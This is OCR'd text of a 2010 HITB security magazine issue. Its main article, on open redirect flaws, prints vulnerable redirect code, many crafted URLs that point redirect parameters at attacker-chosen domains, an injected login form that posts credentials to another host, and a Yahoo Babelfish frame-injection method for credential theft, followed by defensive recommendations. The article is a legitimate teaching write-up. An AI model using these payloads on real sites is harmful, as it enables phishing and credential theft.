


HITB Magazine

Keeping Knowledge Free

Volume 1, Issue 2, April 2010 www.hackinthebox.org

Cover Story 09

Open Redirect Wreck Off

Web Traffic Forwards

HITB Magazine

Volume 1, Issue 2, April 2010

Editorial

Dear Reader,

3 months ago, our newly 'reborn' ezine was a completely new experience to our small team and we didn't expect it to have a lot of followers considering its absence for many years. But to our surprise, we received over 20K downloads just weeks after its re-launch!

Despite all this, there are still many things for us to work on and improve upon. Our team is still working hard to make sure our ezine will not only become a resource our readers love to read, but also something they would like to keep. Our promise is that every issue will have something unique to offer. You can be a CSO or a hardcore security geek, we're confident our content offers something for everyone.

For the second issue, all the articles are now in high resolution. We hope by doing this it will increase the quality and and clarity of the materials. In addition, the articles are now organized into their respective sections and the code listings in them have been improved and are now easier to read. Also, a new "Interviews" section has been added and for this issue, we have interviewed two well known experts from France for their thoughts on the state of computer security.

Finally, we are always looking for feedback from our readers. It's very important for us to know how we can improve in terms of content and design. Please feel free to drop us an email if you have some constructive feedback or ideas that will help us to raise the bar even higher.

See you in the summer…

Zarul Shahrin
Editor-in-Chief,
zarulshahrin@hackinthebox.org
http://twitter.com/zarulshahrin

Editor-in-Chief
Zarul Shahrin

Editorial Advisor
Dhillon Andrew Kannabhiran

Technical Advisor
Gynvael Coldwind

Design
Cognitive Designs
cognitive.designs@gmail.com

Hack in The Box – Keeping Knowledge Free
http://www.hackinthebox.org
http://forum.hackinthebox.org
http://conference.hackinthebox.org

Contents

Open Redirect Wreck Off

Web Traffic Forwards

By **Aditya K Sood**, *Security Researcher COSEINC*

The paper talks about the real time scenarios analyzed while conducting security assessments of different websites. It has been detected that these websites are prone to invalidated redirects and forward issues. Recently, with the release of OWASP 2010 RC1 release, A8 has been marked against the redirection based flaws in websites. The attacker can control the user's trust behavior to visit the website which is malicious and controlled by the untrusted party. These vulnerabilities can be the result of inefficient development, misconfiguration and other vulnerabilities that lead to injections in the websites. These vulnerabilities have been persisting from a long time but incorporated recently in the top 10 benchmark by the analysis of the damage done. Spammers utilize the open redirect weaknesses in the website to abuse it appropriately for conducting phishing and other stringent attacks.

IMAGE ADVERTISEMENTS – CLIENT BASED REDIRECTION

The redirection within the website and to the other domain is used at a very high scale nowadays. Companies are using advertisement images in the form of e-banners to promote business on the website directly. During ingressive testing, it has been found that a number of websites are using client side codes to redirect the traffic when an image is clicked. Primarily, it is understood as "src" parameter working but it is not like that. The"src" parameter is used in combination with the document.domain and document. referrer DOM functions. In order to understand the redirection vulnerability in one of the websites, the following code is analyzed.

The advertisement is displayed below:

The URL is structured and used in a manner as mentioned below:


The parameter "dest" has not binded to any specific identifier and no integrity check is present. As a result, the URL can be used directly to openly redirect the traffic from the trusted domain to any other domain of the attacker's choice.

JSP SERVLET BASED TRAFFIC REDIRECTION VULNERABILITIES

During the testing phase of number of web applications, it has been discovered that most of the applications fail to scrutinize the redirection that is oc-

Figure 1. Client side redirection code in advertisement link

```
<div class="ad300">
<script type="text/javascript" src="http://www2.examplebox.com/ads/adx.js"> </script>
<script type="text/javascript">/*<![CDATA[*/
if (!document.phpAds_used) document.phpAds_used = ",";
phpAds_random = new String (Math.random()); phpAds_random = phpAds_random.substring(2,11);
document.write ("<" + "script type='text/javascript' src='");
document.write ("http://www2.examplebox.com/ads/adjs.php?n=" + phpAds_random);
document.write ("&amp;what=zone:14&amp;target=_top");
document.write ("&amp;exclude=" + document.phpAds_used);
if (document.referrer)
        document.write ("&amp;referer=" + escape(document.referrer));
document.write ("'><" + "/script>");
/*]]>*/</script><noscript><p><a href="http://www2.examplebox.com/ads/adclick.
php?n=a9b953c5"><img src="http://www2.examplebox.com/ads/adview.php?what=zone:14&amp;
n=a9b953c5" style="border:0;" alt=""
/></a></p></noscript>
</div>
```



Link1: http://www2.examplebox.com/ads/adclick.php?bannerid=313&zoneid=15&source=&dest=http://www.example.co.uk/example/corporate-profile/translation-case-studies/exampleds

Link2: http://www2.examplebox.com/ads/adclick.php?bannerid=313&zoneid=15&source=&dest=

curring from the web server. This has not been restricted to small organizational and commercial websites but a large number of industrial websites are vulnerable to this too. The JSP based open redirect is a continuous problem that should be handled. It can be a programmer's mistake or flaw in appropriate coding and Misconfiguration.

Primarily, servlet sets the header values before sending the actual response to the client.This is because the response sent to the client must be interpreted by the browser and the redirection functionality is based on it. Usually, certain cases that happen from the perspective of security are mentioned below:

1. The primary domain redirects the traffic but raises a warning about the ongoing dynamic action on the websites.

2. A smart programmer can redirect to the custom designed web page and allows the user to wait there for some time before actual redirection by the browser itself.

3. A direct redirection occurs and the user fails to understand the traffic manipulationand gets trapped in the attacker's circle.

In a normal case, there are scenarios where redirection occurs based on the input values by the user. This is not a functionality but manipulation done on the URL parameters by an attacker to test the application. If the website fails to produce an input validation check, the open redirect flourishes.

A generic link is mentioned below
http://www.example.com/homepage/btcom_redirectLink.jsp?link=http://www.google.com

The servlet works as:

Step 1: Setting the header to be disposed off with the response from the server

Figure 2. Redirection Code in JSP


```
public void service (HttpServletRequest request, HttpServletResponse response)
  throws ServletException, IOException{
  ........
public void doGet(HttpServletRequest request, HttpServletResponse response)
  throws ServletException, IOException{
  // set the content type
  response.setContentType("text/html");
  PrintWriter out = response.getWriter();

  String mesg = "The open redirect is on the way";

response.setHeader("Refresh", "5; URL=../redirected.jsp?param1="+mesg);

  out.println("<HTML>");
  out.println("<BODY>");
  out.println("The page you requested is moved to a different location. ");
  out.println("Your browser will automatically take you<BR>");
  out.println("to the new location in 5 seconds.<BR>");
  out.println("If the browser does not take you to the new location,");
  out.println("or you don't want to wait then,");
  out.println(" <a href=\"../redirected.jsp?param1="+mesg+"\">Click Here</a><BR>");
  out.println("</BODY>");
  out.println("</HTML>");
}
```

Figure 3. Redirection Dead links



resource.setHeader("Refresh", wait in seconds + "; URL=" + new location);

Step 2: The redirection code looks like as presented in *Figure 2*. The control is actually shifted to the "param1" which should be looked upon by the server side code for any sort of tampering to avoid the open redirect attack by the attacker himself.

RESTATING THE REDIRECTION DEAD LINKS

During web application pen testing, another generic issue is analyzed which covers the redirection problem for dead links. This is just like a dumpster diving in web garbage and looking for websites that can be restated again for a particular set of links. The main element of testing here is scrutinizing the possibility of activating the primary base link which can lead to open redirection of traffic. Usually, these type of issues are noticed regularly as presented in *Figure 3*.

http://example_toast.com/trade/goto/rd.cgi?redir=http://www.example.com/common/us/redirect.asp


Primary Base:
http://example_toast.com/trade/goto/rd.cgi?
Secondary Element:
redir=http://www.example.com/common/us/redirect.asp

Figure 4. Succesful redirection from dead links

Note: *The google.com is loaded into the primary website domain. The URL is displayed as such but it results in other malicious and unauthorized content into the resultant domain.*

Figure 5. Apple Safari URL Obfuscation

Figure 6. Google Chrome URL Obfuscation



The secondary element leads to the dead linking here. The next part is to test for another attacker's controlled domain in "redir" parameter. While testing manipulating the "redir" parameter and passing the value as "http://www.google.com" the open redirection occurs successfully.

BROWSER BASED DESIGN ISSUES

URL Obfuscation Stringency

The browsers are considered as a doorway to the internet for the users. In order to have an appropriate and integral functionality, it is imperative for browsers to work in a robust manner. The real implementation is not that effective considering the certain elements. The design level problems in a number of browsers result in differential behavior. It has been deduced that browser inefficiency to interpret the malicious URL results in obfuscation which further impacts the functionality and marginalizes the security. The paper revolves around open redirection vulnerabilities. The browser plays a significant role in triggering these vulnerabilities from one side because the links actually gets rendered by the browser. So, if the browser fails to interpret the links appropriately, it can result in significant attacks.

Considering other browsers such as Mozilla, IE8 below mentioned restrictions have already been implemented as:

1. Mozilla has implemented an alert check whenever a rogue link is clicked informing the user of the malicious operation in process.Please check *Figure 7*.

2. IE8 has completely changed the link interpretation behavior.

Previously, URL obfuscation vulnerability was given to Chromium team regarding the handling of URL in Google Chrome which was not fixed. Even the Safari suffers from the same.

State Check: **Apple Safari** (*Figure 5*)
The safari fails to interpret the links and redirects to the destination domain as presented above.

State Check: **Google Chrome** (*Figure 6*)

The details of this vulnerability can be found at below mentioned links:

1. Google Chrome URL Obfuscation Vulnerability.
2. Milw0rm Database
3. Securityfocus

The mozilla actions with below presented alert on clicking any of the obfuscated links to warn the users

Internet Explorer does not even recognize obfuscated links and simply stops the execution of the link behavior. Google Chromium team is now working on the URL obfuscation issues and trying to find an appropriate solution to resolve this flaw.

Redirection JavaScript Timeout Execution – Browser Fallacies

Due to some inherent vulnerability in the browser the JavaScript timeout functionality can be used to redirect traffic on the fly to the third party

Figure 7. URL Obfuscation alert in Mozilla




Figure 8. Browser redirection - time based

```
<html>
<head>
<script type="text/javascript">
<!--
function delayer(){
   window.location = "http://www.google.com"
}
//-->
</script>
</head>
<body onLoad="setTimeout('delayer()', 5000)">
</body>
</html>
```

Figure 9. Open redirection based on gateway.php

Figure 10. Injection vulnerabilities

`http://www.example.com/redirect.asp?V=`

Some test cases and output is presented below

1. *`http://www.example.com/redirect.asp?V=%00@www.google.com`*

Response: Microsoft VBScript runtime error '800a0005'
Invalid procedure call or argument: 'InStrRev'
/redirect.asp, line 47

2. *`http://www.example.com/redirect.asp?V=@@@@@@@www.google.com`*

Response: http://www.google.com

3. *`http://www.example.com/redirect.asp?V=@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@www.google.com`*

Response: http://www.google.com

Web Browser – Google Chrome interprets the link and injects on the client side with these destination targets.

domain. Vulnerability can be of any type but this method is used heavily in website injections. This is used collaboratively with other vulnerabilities and browser fallacies to launch attacks. For Example, browser inefficiency to render certain pattern of URL which can be exploited in conjunction with the redirection code as presented in *Figure 8*.

GATEWAY REDIRECTS (GATEWAY.PHP)

During testing, we have enumerated a number of websites using gateway.php to redirect the request to the destination target. The implementation is done in a specific way by the developer and takes into consideration the the high level view as mentioned below:

1. Primarily used for redirection purposes are the contents and resources used in the same domain. An intra domain redirection and request is not allowed for the third party lookups. Developers have used direct frames to load the content of the destination resource once it is redirected.

2. The other way around is open redirect vulnerability which is an outcome of inappropriate developments and code misuse.

3. There is also a possibility that the open redirect is not possible but the content is loaded back into the Iframes and the third party domain is included into the inline frame in the parent domain. This situation is treated as constrained redirection but it leads to more diversified attacks as the content is usually considered as trusted once it is included in the parent domain. It is a generic workout.

The URL looks like as:
http://www.example.com/gateway/gateway.php?url= [Local Resource]

http://nighi.com/gateway/gateway.php?url= [Third Party Redirect]

Example: The projected layout shown in *Figure 9* presents the real time implication of this sort of redirection in the primary domain.

REDIRECTION PARAMETER INJECTION VULNERABILITIES – COLLABORATIVE ATTACK

The assessments have produced a certain set of cases where there is a possibility of redirection parameter injection attacks. The issue is an outcome of the vulnerability detected in one of the websites which allows the hyperlinks to be updated. These type of attacks cover two basic points as mentioned below:

1. The website should be vulnerable to parameter injection.
2. The browser link interpretation plays a crucial role. You can check

for the url obfuscation issues discussed previously in this paper.

The main problem which is required to be tested is the browser capability to interpret links. In our test case due to patched vulnerability in MOZILLA, IE8 etc the attack does not work but works in Google Chrome extensively. Let's analyze the persistent redirection infection.

Example: Error check

The links are injected as described in *Figure 9,10,11*. This shows the clear demonstration of redirection parameter injection and updating the responses which are going to be rendered by the browser.

COMPLEX URL PATTERN – REDIRECT PARAMETER DETECTION

While conducting web application tests, it has been noticed that complex URL patterns are embedded with some sort of redirect parameter which is used to redirect the website request to third party domain. This is mainly possible when 302 response is sent by the server and then browser is redirected to the desired domain. Primarily by not putting an appropriate control on the parameter, anybody can exploit the functionality of the redirect parameter. This may result in potential damage to the integrity of the website because of open traffic redirection.

There are a number of issues that have been encountered but certain experimental cases have been provided below which can clarify the URL pattern having redirect parameters in it.

All the mentioned cases in *Figure 13* shows the problem that is present in the URL and the respective redirect parameters. All these URL's are vulnerable to open redirect vulnerabilities. There can be a number of other complex URL patterns of the similar or different types.

MANAGEMENT CONSOLES REDIRECTION VULNERABILITY

It has been analyzed that management consoles are vulnerable to a number of vulnerabilities including redirection flaw. This problem persists when a redirection is set to another different object on the client side.

Figure 11. Injecting rogue parameters




Figure 12. Redirection link injection through parameter V




Figure 13. Variations of redirection attacks

```
http://www.example.com/r?t=p&d=synus&s=iso&c=i0&l=dir&o=0&sv=0a30058a&ip=
5b8ccbdb&id=ED98500CF5DB9085B6 092BC6197BA3B2&q=ASAP+Utilities&p=1&qs=121
&ac=30&g=39d5E2cam5CEXq&en=gg&io=0&b=spl&tp=d&ec=2&pt=SAP+MENA&ex=sgcl%3D
0165Bx-Qf7hfWhX-C8%26sgch%3D&url=&u=http://redirectdomain.com&ai=BkpWojp5
JSJHMKY6Oep3vraoN48vYYdW8jYsGs7jBDPDfQxABGAEg2Zz6BSgCOAFQ9tb20f7_____AW-
Cf0-oEsgELaXNvaHVudC5jb23IAQHaAQtpc29odW50LmNvbakCNDWDZTZFkj7ZA7UytMv6m_6
f4AMQ&num=1&sig=AGiWqtzrPmE_h_e_4uuQ6mz75DrrcYBWyg&q=http://www.redirect-
domain.com/mk/get/MENA_08_MEGA_T1_CP%3FURL_ID%3DS001

http://www.example.com kol/redir?src=PTL&clickedItemURN=http%3A%2F%2Fwww.
redirectdomain.com&clickedItemDescription=mainLink

http://www.example.com/Shopping/click.aspx?ds_url=http%3a%3bh4F%3b%3bh4
F%3bwww.redirectdomain.com%3bh4F%3bportal%3bh4F%3bLinkDireto%3bh4F%3bgo
2.jsp%3bh5F%3bpage%3bh3D%3bSMARTPHONES&cd_space=8&cd_space_type=1003&cd_
entity=88810&cd_guide=-1&cd_field=-1&id_entity=2&n=2

http://www.example.com /international/interstitial.
aspx?url=redirectdomain.com

http://www.example.com /c/?event=cuteemail_results&next=http://redirect-
domain.com

http://www.example.com /parc/overture/redirect_ov.asp?desc=&site=http://
www.redirectdomain.com&pos=0&url=http%3A%2F%2Fredirectdomain.com%2Fclick.
phtml%3Fdata%3DbGs9MTg1NDQzNjQwMiZwaz0zMTYmaXA9NjIuMTUwLjYuMiZ0cz0xMTk5Nj
EwMjYzJnVxaz1kSEp6TWpjdVpXMHVjbVUwTG5saGFHOXZMbU52Y1RRM09EQTVPVGszWTJKaV-
pHTT0-%26sig%3DMWM0NmM4MDM2NzQ1N2M0YWE0NGY4NTkyZGJkMDNkNTJkMWYzZDEzYw--

http://www.example.com /act;sit=45676;spot=1297440;~dc_rdr=?http%3A//www.
redirectdomain.com

http://www.example.com /click,zAIAAF8FBAC4pgIABxoBAAAAKAAAAAwAAQAGAwIABgP
E6gQAAAwFAEzLAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAO2khkcAAAAA,,http%3A%2F%2Fredir
ectdomain.com

http://www.example.com //ads2/c?a=363430;x=2077;g=0,0;c=766000002,7660000
02;i=0;n=766;s=3;g=90;m=0;w=0;u=cvz5EAoBABYAAE1kLywAAAHU;s=3;u=cvz5EAoBAB
YAAE1kLywAAAHU;z=0.8946932952058464;k=http://www.redirectdomain.com

http://www.example.com click.ng?spacedesc=1107127_1061432_180x150_107
6300_1107127&af=1066098&ml_pkgkw=-%253A%2522%2522&ml_pbi=-1107127&ml_
crid=1130759&click=http://www.redirectdomain.com

http://benl.ebayobjects.com/6k;h=v8?http://redirectdomain.com
```

Figure 14. Management console injection

```
<html>
<head>
<meta http-equiv="content-type" content="text/html; charset=ISO-8859-1" />
<meta name="generator" content="text editor" />
<title>XXX.XXX.XXX.XXX Login</title>
<script type="text/javascript" src="/utils.js"></script>
<script type="text/javascript" src="/compat.js"></script>
<script type="text/javascript">
window.onload = function() {
document.getElementById("loginForm").loginPassword.focus();
}

<div id="content" class="pageletFixed">
<h2>Management Console for XXXXXXXX</h2>
<p class="note asciiFile">Management Console
</p>

<form id="loginForm" action="http://www.example.com/" method="post">
 <div><table>
  <tr><td><b>Username:</b></td>
   <td><input type="text" name="loginUser" value="admin"/></td>
  </tr><tr>
   <td><b>Password:</b></td>
   <td><input type="password" name="loginPassword" /></td>
  </tr></table>
<br /><input type="submit" value="Log In" /></div></form>
```

Figure 15. Redirecting through BackURL

```
http://server/Security/login?BackURL=[URL]
http://server/Security/login?BackURL=http://www.google.com
```

Figure 16. Mismanged redirection code


```
string redirectUrl = FormsAuthentication.GetRedirectUrl(authenticationTok
en, true);
if (redirectUrl == null || redirectUrl.Trim().Length == 0)
   {
redirectUrl = "~/Home.aspx";
}
Response.Redirect(redirectUrl, true);
   }
     Response.Redirect("~/Home.aspx");
    }
    catch
    {
     Response.Redirect("~/Home.aspx");
}
}
```

Note: This code is slashed one.

Figure 17. Corrected redirection code

```
string redirectUrl = FormsAuthentication.GetRedirectUrl(authenticationTok
en, true);
if (redirectUrl == null || redirectUrl.Trim().Length == 0)
{
redirectUrl = "~/Home.aspx";
}
Response.Redirect(redirectUrl, true);
}
```

Figure 18. Information leakage



Most of the time there is no access control set on the redirection perimeter on the client side. This makes the code vulnerable to parameter injection and it is possible to update the destination address for controlled redirection by the attacker. As soon as credentials are supplied and form is posted with no validation check, the redirection occurs successfully thereby resulting in open redirect to the attacker's controlled domain. The following code in *Figure 14* states the form action after successful injection.

This makes the web page to post the form on attacker's controlled website rather than the authentic website. There can be different patterns based on which open redirection occurs. It has been noticed on a number of open source software's. Another considerable example can be the "BackURL" parameter which is being used primarily on login pages. The functionality is same as discussed above except the URL pattern. A number of software's and websites have been able to predict the base of open source redirection. The role is same as presented in *Figure 15*.

INFORMATION DISCLOSURE – INAPPROPRIATE EXCEPTION HANDLING IN REDIRECTION

The analysis has also proved the fact that inappropriate coding of redirection code leads to disclosure of sensitive information of the website. Considering the aspx.net as an example, web.config file throws sensitive information with the debugged output as a result of exception handling. A mismanaged code example is presented in *Figure 16*.

The problem persists in calling the redirect at different places. As this call is not affected by differential change in the program, care should be taken to design the code in a right manner. Never set the redirection code in try/catch statements. Try to avoid the iterative calling of code with the redirect parameter. This can lead to exception as in *Figure 18*.

The overall code can be corrected as presented in *Figure 17*.

The above stated code resolves the issue and exception handling does not result in information disclosure through redirection code.

PERSISTENT REDIRECTION VULNERABILITIES

This type of vulnerability has been notified to certain vendors. The business web application deployed in a number of organizations is susceptible to this type of vulnerability. As a result of responsible disclosure, we will not be enumerating the name of the vendor but can provide an overall glimpse of the problem. Usually business specific web application requires a possible value of path in the suite to which traffic gets redirected after logging out of the application. The parameter used in this is **p_home_url**. It is possible to manipulate the parameter value to the malicious URL. The user provides credentials to log into an application. The value of this parameter is stored in a persistent manner. The redirection vulnerability is triggered when user logs out of the application. Instead of redirecting to the standard application URL, the user gets redirected to the malicious URL.

This type of vulnerability can be exploited by malicious attackers to launch phishing attacks. The vulnerable Link:

https://www.example.com/vulnerable.jsp?_rc=HOME_PAGE&_ri=800&p_home_url=http://www.malicious.org

An attacker can construct a URL in this way and cause the user to redirect to the malicious link after logging out of the application. This vulnerability has been fixed in main code line and will be released by the vendor soon. It was reported in 2008.

INJECTIONS - FRAME IFRAME/ HTML INJECTIONS

A number of websites have failed to produce a check on the third party

Figure 19. Frame Injection attack model




Figure 20. Frame injection in Yahoo babelfish





Figure 21. Extracting credentials



frame injections in the context of domain. Primarily normal websites show this kind of behavior but some services like translation services opted by a number of vendors are vulnerable to this type of scenario. The problem persists in the fact that an attacker is able to update the URL parameters in the link directly or by uploading a file on the server which renders the file content. Due to inappropriate filters, the content is rendered as such there by executing the malicious data.

Yahoo Babel-fish online service is used for translating content to different languages. The stringent design bug leads to the possibility of conducting FRAME injection attacks in the context of yahoo domain there by resulting in third party attacks. The issues have been demonstrated in some of my recent conferences. The flaw can be summed up as:

1. There is no referrer check at the origin i.e. the source of request.
2. Direct links can be used to send requests.
3. Iframes can be loaded directly into the context of domain.

'Points to ponder'

1. Yahoo login Page – perform certain,checks, authorized ones.
2. Yahoo implements FRAME bursting in the main login Page.

It is possible to remove that small piece of code and design a similar page with same elements that can be used further. It is possible to impersonate the trust of primary domain (YAHOO in this case) for legitimate attacks. There is a possibility of different attacks on YAHOO users.

A malicious frame is injected into YAHOO babelfish domain as presented in *Figure 20*.

A fake yahoo page is loaded into the yahoo domain itself after redirecting to the link injected. Further attack is summed up in *Figure 21*.

Attacker can easily steal the credentials in this way. These types of attacks are composite attacks where there is a dependency on a number of things.

The redirection attack vector is not limited to certain aspects of web security but collaborative use of vulnerabilities lead to a large scale of attacks.

RECOMMENDATIONS

We summed the recommendation part as follows:-

1. Design the web application in an appropriate manner considering the demands and requirements.
2. Developer should consider all aspects of web application security prior to writing the code.
3. Web application firewall is always a defense in depth practice considering the layered defense.
4. Request authorization module should be implemented on the server side to check the validity of the request sent by the client.
5. Web application Assessments and Audit should be conducted prior to deploying them in production environment.
6. Input validation checks should be applied on both client side and server side for dual scrutinization.
7. User should be smart enough to analyze the occurrence of traffic manipulations.

ABOUT AUTHOR

